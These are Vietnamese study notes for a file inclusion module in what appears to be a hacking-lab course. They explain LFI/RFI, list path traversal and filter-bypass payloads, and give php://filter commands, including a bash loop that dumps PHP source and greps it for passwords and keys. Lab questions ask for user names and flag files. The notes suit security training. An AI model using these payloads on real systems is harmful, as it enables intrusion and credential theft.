Module 16: File Inclusion
Useful command
1
2
curl -s 'http://154.57.164.76:30421/index.php?language=php://filter/read=convert.base64-encode/resource=../../../../etc/php/7.4/apache2/php.ini' -o /tmp/resp.html
cat /tmp/resp.html | grep -oP '[A-Za-z0-9+/=]{100,}' | head -5
SECTION 1: Introduction
1. Bản chất lỗ hổng
LFI xảy ra khi ứng dụng dùng user-controlled parameter để load file động mà không sanitize input — phổ biến nhất ở templating engine (?page=about, ?language=en).
2. Điểm yếu theo ngôn ngữ
| Framework | Hàm nguy hiểm | Ghi chú |
|---|---|---|
| PHP | include(), require(), file_get_contents() | include() hỗ trợ cả remote URL |
| NodeJS | fs.readFile(), res.render() | render() có thể execute |
| Java | include, import | import hỗ trợ remote URL + execute |
| .NET | Response.WriteFile(), @Html.Partial(), include | include execute được |
3. Phân biệt Read vs Execute
1
2
3
Read only  → Leak source code, credentials, config files
Execute    → RCE (kết hợp log poisoning, php wrapper, v.v.)
Remote URL → RFI (Remote File Inclusion) nếu server cho phép
4. Impact theo cấp độ
1
2
3
LFI (read)   → source code leak → credentials → pivot
LFI (exec)   → RCE → full backend compromise
RFI (exec)   → load webshell từ attacker-controlled server
5. Quick Attack Vector (PHP LFI example)
python
1
2
3
4
5
6
7
# Path traversal cơ bản
payloads = [
    "../../../../etc/passwd",
    "....//....//....//etc/passwd",        # filter bypass
    "%2F%2F..%2F..%2Fetc%2Fpasswd",       # URL encode
    "php://filter/convert.base64-encode/resource=/etc/passwd",  # wrapper
]
Key takeaway: Ưu tiên xác định hàm nào đang dùng → nó có execute không → có cho remote URL không → chọn attack path phù hợp (LFI read / LFI→RCE / RFI). List function and their ability |Function|Read Content|Execute|Remote URL| |—|:-:|:-:|:-:| |PHP|||| |include()/include_once()|✅|✅|✅| |require()/require_once()|✅|✅|❌| |file_get_contents()|✅|❌|✅| |fopen()/file()|✅|❌|❌| |NodeJS|||| |fs.readFile()|✅|❌|❌| |fs.sendFile()|✅|❌|❌| |res.render()|✅|✅|❌| |Java|||| |include|✅|❌|❌| |import|✅|✅|✅| |.NET|||| |@Html.Partial()|✅|❌|❌| |@Html.RemotePartial()|✅|❌|✅| |Response.WriteFile()|✅|❌|❌| |include|✅|✅|✅|
SECTION 2: Local File Inclusion
1. Basic LFI
Input trực tiếp vào include() không có gì thêm vào:
1
include($_GET['language']);  // vulnerable
1
2
?language=/etc/passwd          # Linux
?language=C:\Windows\boot.ini  # Windows
2. Path Traversal
Server prepend directory vào input:
1
include("./languages/" . $_GET['language']);
1
2
3
?language=../../../../etc/passwd
# Luôn thêm nhiều ../ hơn cần — nếu đã ở / thì không bị break
# Tính nhanh: /var/www/html/ → 3 tầng → ../../../
3. Filename Prefix Bypass
Server prepend string vào tên file:
php
1
2
include("lang_" . $_GET['language']);
# → lang_../../../etc/passwd  ❌ invalid
Fix bằng cách prefix /:
1
2
?language=/../../../etc/passwd
# → lang_/ treated as dir → traverse bình thường ✅
4. Appended Extension Bypass
Server tự append .php:
php
1
2
include($_GET['language'] . ".php");
# → /etc/passwd.php  ❌
Sẽ có kỹ thuật bypass riêng ở section sau (PHP wrappers, null byte, v.v.)
5. Second-Order Attack
Không exploit trực tiếp qua parameter — poison dữ liệu vào DB trước, function khác sẽ trigger:
1
2
3
4
[Register] username = ../../../etc/passwd
           ↓
[Avatar load] /profile/../../../etc/passwd/avatar.png
              → LFI triggered gián tiếp
Đây là lý do developers hay bỏ sót — họ sanitize input form nhưng trust data từ DB.
6. Cheat sheet tổng hợp
| Tình huống | Payload |
|---|---|
| Include trực tiếp | /etc/passwd |
| Có prefix directory | ../../../../etc/passwd |
| Có prefix string | /../../../etc/passwd |
| Có append extension | → dùng PHP wrapper (section sau) |
| Second-order | Poison username/profile field |
Question 1

Using the file inclusion find the name of a user on the system that starts with “b”.
Access the page

Finding attack surfaces

Confirm the LFI

Identify the user that start with b
Question 2

Submit the contents of the flag.txt file located in the /usr/share/flags directory.
SECTION 3: Basic Bypasses
1. Non-Recursive Filter Bypass
Server dùng str_replace một lần duy nhất → không recursive:
1
2
$language = str_replace('../', '', $_GET['language']);
# ....// → remove ../ → còn lại ../  ✅
1
2
3
4
5
# Các dạng bypass:
....//....//....//etc/passwd
..././..././..././etc/passwd
....\/....\/....\/etc/passwd
....////....////etc/passwd
2. URL Encoding Bypass
Filter chặn ký tự . và / → encode toàn bộ:
1
2
3
4
5
6
../  →  %2e%2e%2f
../../../../etc/passwd  →  %2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%65%74%63%2f%70%61%73%73%77%64

# Double encode nếu server decode 2 lần:
%2e → %252e
%2f → %252f
Dùng Burp Decoder để encode nhanh, nhớ encode cả dấu chấm.
3. Approved Path Bypass
Server dùng preg_match kiểm tra path phải bắt đầu bằng ./languages/:
1
if(preg_match('/^\.\/languages\/.+$/', $_GET['language']))
1
2
3
4
5
# Start với approved path rồi traverse ra ngoài:
?language=./languages/../../../../etc/passwd

# Kết hợp encode nếu cần:
?language=./languages/..%2f..%2f..%2fetc%2fpasswd
4. Appended Extension Bypasses (PHP cũ)
Path Truncation — PHP < 5.3/5.4 (giới hạn 4096 ký tự)
bash
1
2
3
4
5
# Generate payload tự động:
echo -n "non_existing_dir/../../../etc/passwd/" && for i in {1..2048}; do echo -n "./"; done

# Kết quả: .php bị truncate sau ký tự thứ 4096
?language=non_existing_dir/../../../etc/passwd/./././[x2048]
Null Byte — PHP < 5.5
1
2
?language=../../../../etc/passwd%00
# Path thực tế: /etc/passwd%00.php → truncate tại null byte → /etc/passwd ✅
5. Bypass Matrix tổng hợp
| Filter | Bypass |
|---|---|
str_replace('../') | ....// hoặc ..././ |
Chặn . / | URL encode %2e%2e%2f |
preg_match approved path | Prefix ./languages/ rồi traverse |
Append .php (PHP < 5.3) | Path truncation 4096 chars |
Append .php (PHP < 5.5) | Null byte %00 |
| Kết hợp nhiều filter | Chain: approved path + encode |
Question 1

The above web application employs more than one filter to avoid LFI exploitation. Try to bypass these filters to read /flag.txt
SECTION 4: PHP Filters
1. Tại sao cần PHP Wrappers?
LFI thông thường với file .php → server execute file thay vì hiển thị source → output rỗng hoặc rendered HTML. PHP Wrappers cho phép intercept stream trước khi execute.
2. Cú pháp php://filter
1
php://filter/read=<filter>/resource=<file>
| Parameter | Mô tả |
|---|---|
read | Filter áp dụng lên stream |
resource | File target (không cần .php nếu server tự append) |
3. Source Code Disclosure — Base64 Filter
1
2
3
4
5
# Đọc config.php (server tự append .php):
?language=php://filter/read=convert.base64-encode/resource=config

# Đọc file chỉ định rõ extension:
?language=php://filter/read=convert.base64-encode/resource=/etc/passwd
Decode output:
bash
1
2
3
4
5
echo 'PD9waHAK...SNIP...' | base64 -d

# Hoặc pipe thẳng nếu biết URL:
curl -s "http://TARGET/index.php?language=php://filter/read=convert.base64-encode/resource=config" \
  | grep -oP '[A-Za-z0-9+/=]{20,}' | base64 -d
4. Workflow khai thác thực tế
bash
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
# Bước 1: Fuzz PHP files
ffuf -w /opt/useful/seclists/Discovery/Web-Content/directory-list-2.3-small.txt:FUZZ \
     -u http://TARGET/FUZZ.php \
     -mc 200,301,302,403   # Đừng bỏ 403 — LFI vẫn đọc được

# Bước 2: Dump source từng file
for file in index config login admin; do
  echo "[*] Reading $file.php"
  curl -s "http://TARGET/index.php?language=php://filter/read=convert.base64-encode/resource=$file" \
    | grep -oP '[A-Za-z0-9+/=]{50,}' \
    | base64 -d > "leaked_${file}.php"
done

# Bước 3: Grep credentials
grep -Ei "(password|passwd|secret|key|db_|api_)" leaked_*.php
5. Các filter hữu ích khác
1
2
3
4
5
6
7
8
9
10
# String filters
php://filter/read=string.rot13/resource=config

# Chain nhiều filter:
php://filter/read=string.tolower|convert.base64-encode/resource=config

# Compression (bypass WAF đơn giản):
php://filter/read=zlib.deflate|convert.base64-encode/resource=config
# Decode:
python3 -c "import zlib,base64; print(zlib.decompress(base64.b64decode('...')))"
6. Tóm tắt attack path
1
2
3
4
5
6
7
8
9
LFI found
    ↓
php://filter/base64-encode → dump .php source
    ↓
Tìm credentials / DB keys / API keys / references sang file khác
    ↓
Fuzz thêm file ẩn → lặp lại
    ↓
Nếu tìm được upload endpoint / log path → leo thang RCE
Question 1

